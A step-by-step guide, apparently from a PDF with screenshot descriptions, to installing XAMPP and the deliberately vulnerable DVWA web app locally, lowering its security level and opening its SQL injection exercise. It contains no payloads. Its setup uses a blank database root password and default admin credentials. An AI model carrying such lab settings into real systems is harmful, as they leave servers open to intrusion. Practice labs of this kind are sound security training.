
1. Go to <https://www.apachefriends.org/download.html> and download XAMPP server.




2. After Installation, Right click on XAMPP and choose "Run As Administrator mode".



3. Start modules apache and mysql server and allow access to the firewall.






4. Go to link: <http://www.dvwa.co.uk/> and click on download.




5. Download And Extract DVWA-Master.zip file and then extract the file and rename the folder as dvwa . After renaming it go to config<config.inc and make the password field empty as shown below and then copy and paste the entire folder inside C:\xampp\htdocs (Note: Before making changes in the config file,


Go to control panel > Appearance and Personalization > Show Hidden Files and Folders > Uncheck Hide extensions for known file types.)




6. Go to Web browser and enter the side <http://localhost:8080/phpmyadmin/> and then click on Databases. Enter the database name as "sql_db" and after that click on "create".



The screenshot shows the XAMPP Control Panel interface. It lists several services: Apache (PID 7300, 6612), MySQL (PID 988), FileZilla, Mercury, and Tomcat. Apache and MySQL are highlighted in green, indicating they are running. The Apache service is listening on port 80, 443. The MySQL service is listening on port 3306. The 'Actions' column includes buttons for Stop, Admin, Config, and Logs. A log window at the bottom shows the startup process for both Apache and MySQL.



This screenshot shows the phpMyAdmin configuration page for the MySQL server. It includes sections for General settings (server connection collation set to utf8mb4_unicode_ci), Appearance settings (language set to English, theme to pmahomme), Database server (server details: 127.0.0.1 via TCP/IP, MariaDB version 10.4.22), Web server (Apache 2.4.52, PHP 8.1.2), and phpMyAdmin (version 5.1.1). The left sidebar shows the MySQL database structure with tables like information_schema, mysql, performance_schema, and test.




This screenshot shows the phpMyAdmin databases page. A new database named "sql_db" is being created with a utf8mb4_general_ci collation. The page lists existing databases: information_schema, mysql, performance_schema, phpmyadmin, and test. A note at the bottom states: "Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server." There is also an option to enable statistics.

7. Go to <http://localhost:8080/dvwa/setup.php#> and click on "create/reset" Database.

The screenshot shows the DVWA (Damn Vulnerable Web Application) setup page. On the left, there's a sidebar with 'Setup DVWA' selected, followed by 'Instructions' and 'About'. The main content area has a title 'Database Setup' with a note: 'Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in: C:\xampp\htdocs\DVWA\config\config.inc.php'. Below this, it says 'If the database already exists, it will be cleared and the data will be reset. You can also use this to reset the administrator credentials ("admin // password") at any stage.' A 'Setup Check' section follows, detailing the web server (SERVER_NAME: localhost), operating system (Windows), PHP version (8.1.2), and various PHP module status (gd: Missing - Only an issue if you want to play with captchas; MySQL: Installed; PDO MySQL: Installed). It also lists the database configuration: Backend database MySQL/MariaDB, Username root, Password 'blank', Database dvwa, Host 127.0.0.1, Port 3306, and reCAPTCHA key Missing. The status bar at the bottom indicates the page is DVWA v1.10 "Development".

8. Once You click on "create/Reset Database" You will be able to see the following page.



9. Click on login and enter the username as username: admin and password: password and after that click on "Login" button.




10. You will be redirected to the home page as shown below.

The screenshot shows the DVWA homepage. The left sidebar contains a navigation menu with the following items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security (highlighted in green), PHP Info, and About. The main content area features a large DVWA logo at the top, followed by the heading "Welcome to Damn Vulnerable Web Application!". Below this, there is a paragraph about the application's purpose and a section titled "General Instructions". Further down, there is a "WARNING!" section and a note about security levels.

11. Go To the DVWA security options in the left and set the security level as "Low" And click on "submit".


The screenshot shows the DVWA Security settings page. The left sidebar has the same navigation menu as the homepage. The main content area features a "DVWA Security" header with a lock icon. Below it is a "Security Level" section. A note states: "Security level is currently: low." It explains that the security level can be set to low, medium, high, or impossible. A numbered list details each setting: 1. Low (completely vulnerable), 2. Medium (example of bad security practices), 3. High (attempt to secure code), 4. Impossible (secure against all vulnerabilities). Below this is a dropdown menu set to "Low" with a "Submit" button. The "PHPIDS" section follows, explaining what PHPIDS is and how it works. A note at the bottom says: "You can enable PHPIDS across this site for the duration of your session."

12. Go to SQL injection in left and enter user id:1 and then click on submit.



A screenshot of the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: SQL Injection". On the left, there's a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current selection, highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, and About. Below the sidebar is a search bar and a taskbar. The main content area has a form with "User ID:" input field containing "1" and a "Submit" button. Below the form, the output shows "ID: 1", "First name: admin", and "Surname: admin" in red text. To the right of the form, there's a "More Information" section with a list of links about SQL injection.

13. Check for various fields such as 2,3.



